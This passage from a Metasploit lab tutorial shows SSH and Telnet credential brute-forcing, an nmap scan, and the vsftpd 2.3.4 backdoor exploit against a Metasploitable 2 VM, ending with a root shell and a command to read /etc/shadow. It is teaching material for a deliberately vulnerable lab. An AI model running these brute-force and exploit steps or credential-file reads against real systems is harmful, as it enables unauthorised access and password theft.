[*] Command shell session 3 opened (192.168.1.103:35569 -> 192.168.1.101:22) at 2016-08-18 10:17:35 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

As can be seen in the above screenshot, three sessions were created. It means three combinations were successful. We have underlined the usernames.

To interact with one of the three sessions, we use the command **msf > sessions –i 3** which means we will connect with session number 3.

```
msf auxiliary(ssh_login) > sessions -i 3
[*] Starting interaction with 3...


ls
8.3
```

Attack the Telnet Service

The apply a brute-force attack on a Telnet service, we will take a provided set of credentials and a range of IP addresses and attempt to login to any Telnet servers. For this, we will use the auxiliary: **auxiliary/scanner/telnet/telnet_login**.

The process of using the auxiliary is same as in the case of attacking an FTP service or an SSH service. We have to use the auxiliary, set RHOST, then set the list of passwords and run it.

Take a look at the following screenshot. Highlighted in blue arrow are the incorrect attempts that the auxiliary did. The red arrows show the successful logins that created sessions.

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(telnet_login) > set USERPASS_FILE /root/userpass.txt
USERPASS_FILE => /root/userpass.txt
msf auxiliary(telnet_login) > set threads 50
threads => 50
msf auxiliary(telnet_login) > run

[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2inst1 (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2pass (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2pw (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2password (Incorrect: )
[+] 192.168.1.101:23 - LOGIN SUCCESSFUL: msfadmin:msfadmin
[*] Attempting to start session 192.168.1.101:23 with msfadmin:msfadmin
[*] Command shell session 4 opened (192.168.1.103:40245 -> 192.168.1.101:23) at 2016-08-18 10:45:53 -0400
[+] 192.168.1.101:23 - LOGIN SUCCESSFUL: user:user
[*] Attempting to start session 192.168.1.101:23 with user:user
[*] Command shell session 5 opened (192.168.1.103:44240 -> 192.168.1.101:23) at 2016-08-18 10:45:54 -0400
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: root: (Incorrect: )
[+] 192.168.1.101:23 - LOGIN SUCCESSFUL: postgres:postgres
[*] Attempting to start session 192.168.1.101:23 with postgres:postgres
[*] Command shell session 6 opened (192.168.1.103:42076 -> 192.168.1.101:23) at 2016-08-18 10:45:56 -0400
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: dasusr1:dasusr1 (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2fenc1:db2fenc1 (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2admin:db2admin (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: : (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Some other auxiliaries that you can apply in brute-force attack are −

- **SMB service** − auxiliary/scanner/smb/smb_login
- **SNMP service** − auxiliary/scanner/snmp/snmp_login

To install metasploitable machine in vm ware


How to Install metasploitable machine in vmware workstation . Metasploitable 2 is a intentionally vulnerbale machine .Here you can perform some exploits and learn .

day 6: vulnerability testing using metasploitable 2

https://www.youtube.com/watch?v=LI4v7UDxxto

metasploitable 2 is virtual machine used for testing.

1. Check the ip address of **metasploitable** 2



2. First run namp command to find out the network services and operating system details running on **metasploitable2.**
   192.168.1.5 is the ip address of metasploitable2

```
root@kali:~# nmap -sV -O 192.168.1.5
```

Output:

```
Kali (Fresh installation) [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Applications  Places                Sat Jan 23, 5:28 AM                root
root@kali: ~
File  Edit  View  Search  Terminal  Help
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7F:71:3A (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:
/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds
root@kali:~#
root@kali: ~
```

3. Now type msfconsole to start metasploit.
4. Now exploit ftp service and use vsftp2.3.4
5. Type

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.5
RHOST => 192.168.1.5
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
```

6. Now we have the command shell access, type pwd and enter
   Type ls –l, will list the files and folders of metasploitable2

```
pwd
/
ls -l
total 81
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13480 Jan 15 12:51 dev
drwxr-xr-x  95 root root  4096 Jan 15 08:58 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  7984 Jan 15 00:58 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 115 root root     0 Jan 15 00:57 proc
drwxr-xr-x  13 root root  4096 Jan 15 00:58 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Jan 15 00:58 sys
drwxrwxrwt   6 root root  4096 Jan 15 06:25 tmp
drwxr-xr-x  12 root root  4096 Apr 27  2010 usr
drwxr-xr-x  15 root root  4096 May 20  2012 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server

root@kali: ~
```

7. Now go to metasploitable2 to verify these files and type

```
msfadmin@metasploitable:~$ cd /
```

   And then type ls –l
   Then it will list the same file content.
8. In kali we get the root access of metasploitable2

9. And we can do now anything like

Type cat /etc/shadow in kali, to find out some username and password, it can be in encrypted form.

```
cat /etc/shadow
```